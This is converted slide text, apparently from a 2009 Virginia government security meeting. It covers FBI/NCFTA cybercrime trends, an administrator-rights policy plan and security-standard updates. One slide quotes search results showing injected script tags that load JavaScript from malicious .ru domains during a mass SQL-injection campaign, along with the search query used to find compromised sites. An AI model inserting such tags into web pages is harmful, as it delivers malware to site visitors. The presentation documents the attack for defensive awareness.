
Intellectual Property

Hacking

Presidential Threats

Child Exploitation

NCFTA/IC3 Partnership



Initiatives

- **Digital PhishNet, CastleCops (Anti Phishing)**
 - Targets: Phishers, Organizations, Techniques, etc.
- **Pharmaceutical Fraud**
 - Targets: Counterfeiters, Spammers, US Pharmacies, Affiliates
- **Carding**
 - Provides targeted Intelligence assessments on high profile carders, IRC, Forums etc
 - Primary Target: Russian/Romanian OC
- **Stock-Aid**
 - Focuses on account takeovers and pump & dump schemes
 - Primary Target: Russian OC
- **Developing Initiatives: [IPR] Reshipping, Retail Theft, ID Theft, Malware/Crimeware**

Cyber Crime Trends

- P2P/Botnet/Criminal VPN Services
- Spear- malware/phishing
- “Intelligent” Keyloggers
 - Theft of Authentication Credentials
 - Gen2 Brokerage Fraud (\$35M past 3 weeks)
- POS Hardware hacks; infiltrating distribution
- Personally Identifiable Information (PII)
 - TOTAL number of records containing sensitive personal information involved in security breaches in the U.S. since January 2005: **251,175,706** (PrivacyRights.org)
- SQL Injection...

Massive SQL Injection – Wired Magazine

- Massive Attack: Half A Million Microsoft-Powered Sites Hit With SQL Injection
 - By Scott Gilbertson
 - April 28, 2008 | 8:04:40 AM
- A new SQL injection attack aimed at Microsoft IIS web servers has hit some 500,000 websites, including the United Nations, UK Government sites and the U.S. Department of Homeland Security. While the attack is not Microsoft's fault, it is unique to the company's IIS server.

Massive SQL Injection

Browser title: "inurl:.asp" "/csrss/w.js" OR "/js.js" AND po4c.ru OR ncb2.ru OR uhwc.ru OR kpo3.ru OR ch35.ru OR ujnc.ru OR bsco.ru OR locm.ru OR bywd.ru - Google Search - Mozilla Firefox

Address bar: http://www.google.com/search?q="inurl%3a.asp" "%2fcsrss%2fw.js" OR "%2fjs.js" AND po4c.ru OR ncb2.ru OR uhwc.ru OR kpo3.ru OR ch35.ru

Search results: Results 1 - 100 of about 66,600 for "inurl:.asp" "/csrss/w.js" OR "/js.js" AND po4c.ru OR ncb2.ru OR uhwc.ru OR kpo3.ru OR ch35.ru OR ujnc.ru OR bsco.ru OR locm.ru OR bywd.ru. (0.62 seconds)

Search results (circled in red):

- Ups Medical <script src=http://www.ujnc.ru/js.js></script><script ...
This site may harm your computer.
DRAINAGE SYSTEMS THORACIC DRAINAGE SYSTEM - 2000-Single THORACIC DRAINAGE SYSTEM - 2000-Double THORACIC DRAINAGE SYSTEM - 1000-Single PLEURAL DRAINAGE ...
www.upsmedical.com/default.asp?LangID=2 - Similar pages
- <script src=http://www.ujnc.ru/js.js></script>
it_support_network.asp ... n aux TI cript src=http://www.ujnc.ru/js.js> cript> cript src=http://www.nbh3.ru/js.js> cript>. it_support_proactive.asp ...
momentis.com/search.asp?q=cr - 57k - Cached - Similar pages
- <script src=http://www.ujnc.ru/js.js></script>
MFS Overview. Wholesaling / Manufacturing. Self-Sourcing Retailing. Technology. Professional Services · Customer Support · IT Support. Press Releases ...
momentis.com/search.asp?q=ions - 44k - Cached - Similar pages
- Filipino.ca Blog - i realize...<script src=http://www.bywd.ru/js.js></script>
This site may harm your computer.
oh man...i need to learn how to drive my stick soon! i don't even know when i'm going to get my car...heeheehe<script src=http://www.bywd.ru/js.js><script ...
www.filipino.ca/forum/viewing_journal.asp?action=viewcomments&viewusername=lastgirl&j_id=3936 - Similar pages
- Filipino.ca Blog - <script src=http://www.bywd.ru/js.js></script>
This site may harm your computer.
Filipino.ca is the fastest growing Filipino Canadian online community featuring discussion forums, chat, events calendar, jokes, recipes and more.
www.filipino.ca/forum/viewing_journal.asp?action=view&viewusername=gUrLnExTd00r&Page=2 - Similar pages

Highlighted query (grey box): "inurl:.asp" "/csrss/w.js" OR "/js.js" AND po4c.ru OR ncb2.ru OR uhwc.ru OR kpo3.ru OR ch35.ru OR ujnc.ru OR bsco.ru OR locm.ru OR bywd.ru


Bottom right: McAfee SiteAdvisor icon (circled in red)

3.3 Million Compromised Websites

- Gary Warner
 - Director of Research in Computer Forensics
 - Vice President Birmingham InfraGard
 - University of Alabama at Birmingham
- Largest cyber crime discovery of career


Internet Brand Hijacking

“Free \$500 Gift Card” websites sharing identical files hosted across multiple domains on 66.33.254.18 and 216.37.171.20



Pharmaceutical Fraud

Pillman Affiliate Program




Human, organizational and technological nodes

Pillman.com Affiliates

- Domain Name
- Domain IP
- Domain Host
- Pillman.com Owner
- Domain Address
- Domain Registration
- Whois


Reshipping: Simplified Scheme



Proactive Tactics - Analytics

- ✓ Parse CC numbers, email addresses, SSN
- ✓ Analyze Strings, Nick's, URLs
- ✓ Follow Leads

168 Trojans detected and referred to the NCFTA Malware Lab



NCFTA Simulation Lab



Intelligence Dissemination

Incident Reports

- Illustrate analysis of specific threats discovered by or reported to NCFTA

Threat Bulletins

- Summarize threats targeting the financial services sector

Monthly Reports

- Most significant pieces of malware, phishing incidents, and threats found prevalent during the previous month



Questions?

Ken Blotteaux

Deputy Director, NCFTA

National Cyber Forensics & Training Alliance

At the Internet Crime Complaint Center

kblotteaux@ncfta.net

Donna Gregory

Federal Bureau of Investigation

Internet Crime Complaint Center

dgregory@ic3.gov



End State Architecture

Eric Taylor – Northrop Grumman Information Security Architect



INTENTIONALLY OMITTED



INTENTIONALLY OMITTED

Security Services w/ DiD



INTENTIONALLY OMITTED

Questions





Local Administrator Rights

IT Infrastructure Partnership Team



Northrop Grumman's annual Security self-assessment against Sec 501 and other internal processes begins in April

- ▶ As a result, the IT Partnership will comply with Section 5.2.2 of Sec 501-01:
 - 1. Grant IT system users' access to IT systems and data based on the principle of least privilege
 - 16. Require that System Administrators have both an administrative account and at least one user account and require that administrators use their administrative accounts only when performing tasks that require administrative privileges
 - 17. Require that local administrator rights, or the equivalent on non-Microsoft Windows-based IT systems, be granted only to authorized IT staff
- ▶ Enforcing this section means tightening up the local Desktop admin rights of agency employees

Improperly assigned local Desktop admin rights pose a security risk

- ▶ Having employees with improperly assigned admin rights poses a risk of:
 - Malware being installed as admin user
 - Lost productivity due to downtime
 - Lost productivity due to non-business software
- ▶ There is currently a large number of people at various levels (agency, NG, VITA) with admin rights; each user's rights will need to be justified
- ▶ Ideally we want to:
 1. Ensure that all users who need local admin rights are given those rights
 2. Remove admin rights from those users who should not have them

Notional Admin Rights Plan

- ▶ IT Partnership team will use Altiris to pull list of current users with local admin rights and provide the list to the Agency ISO
- ▶ Agency ISO will submit an exception form to request admin rights if approved by the Agency Head (***including those employees who already have admin rights***)
- ▶ Commonwealth Security will review exception form and make decision to grant or deny admin rights
- ▶ IT Partnership team will work with agency to notify affected users
- ▶ IT Partnership team shuts down rights where appropriate prior to end of fiscal year (self assessment period ends)
- ▶ Exceptions are valid for one year; exception form will need to be resubmitted each year

How to request an Exception

- ▶ Exception templates can be obtained online by going to <http://www.vita.virginia.gov/library/default.aspx?id=537#securityPSGs>
- ▶ For each exception, the requesting agency shall document:
 - The business need
 - The scope and extent
 - Mitigating safeguards
 - Identify unmitigated risks
 - The specific duration
 - Agency Head approval (can email & copy Agency Head)

Historical process of matching admin rights during desktop refresh has changed

- ▶ Going forward, admin rights are going to be tracked and controlled
- ▶ Admin rights will need to be consistently requested thru the exception process
- ▶ Agency employees who encounter any issues after desktop refresh due to access rights should contact the VITA Customer Care Center (VCCC)

Questions?





Policy, Standards and Guidelines

John Green

Deputy Chief Information Security Officer





IT Security Policy (SEC 500-2) Updates

- Updates:
 - Broadened scope slightly to reflect the COV intent to protect citizen information, irrespective of the storage medium.
 - Replaced **IT** with **Information** where appropriate.
 - Removed or moved many of the requirements to the *Standard*.
- 3/13/09 Distributed to IS Council for comments
- 3/31/09 Goal for release to ORCA



IT Security Standard (SEC 501-02) Updates

- Updates:
 - Broadened scope slightly to reflect the COV intent to protect citizen information, irrespective of the storage medium.
 - Replaced **IT** with **Information** where appropriate.
 - Added WLAN Security section.
 - Clarified Exception Process section.
 - Enhanced Application Security section.
 - Enhanced Data Protection section (strong recommendations for written word information security).
 - Addressed encryption of sensitive data in transit.
- 3/13/09 Distributed to IS Council for comments
- 3/31/09 Goal for release to ORCA



Guideline Updates

- Facilities Security & IT Asset Management
 - Comments reviewed and incorporated where appropriate.
 - Comments resulted in a significantly better product.
 - On final round of internal reviews.
- Published by 3/31/09.
- Comments and responses will be distributed to those who participated.



Questions

Questions?



Evaluating the Cyber Threat

Michael Watson
Security Incident Management Director





The Cyber Threat

- Discuss the problems that exist with cyber threats
- Address how the Commonwealth of Virginia has attempted to solve some of those problems
- Discuss the possibilities of building a cyber defense infrastructure



The Problem

The Problems:
The Trials and Tribulations of a
Security Professional



The Picket Fence Problem

- The purpose of a fence is to protect an area
- Picket fences can have pickets at different heights
- Where should the highest picket be?



Cyber Defense Problems

- Understanding the places where the fence is too low
- Identifying who it is that is trying to get over the fence
- Identifying tools are used to get over the fence
- Effectively preventing scaling the fence
- Identifying the most effective spot to put the tallest picket



COV Solution

The Commonwealth of Virginia Solution:
Winnie the Pooh and Tigger Too!





